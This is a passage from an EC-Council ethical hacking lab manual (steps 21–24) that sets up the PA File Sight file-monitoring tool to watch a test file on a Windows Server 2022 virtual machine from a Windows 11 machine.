


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Once the service has started, click **Exit** to close the application.




22. Create a folder named **File Monitoring** on **Desktop** and open it. Create a new text document in the folder, name it **Secret.txt**, type some text content in the file, and save it. **Close** the notepad window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Switch back to the **Windows 11** virtual machine, and observe that PA File Sight starts monitoring the **Windows Server 2022** machine.




24. Expand the **Server2022** node, select **Inventory Collector** in the left-hand pane, and click the **Apply** button from the right-hand pane.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

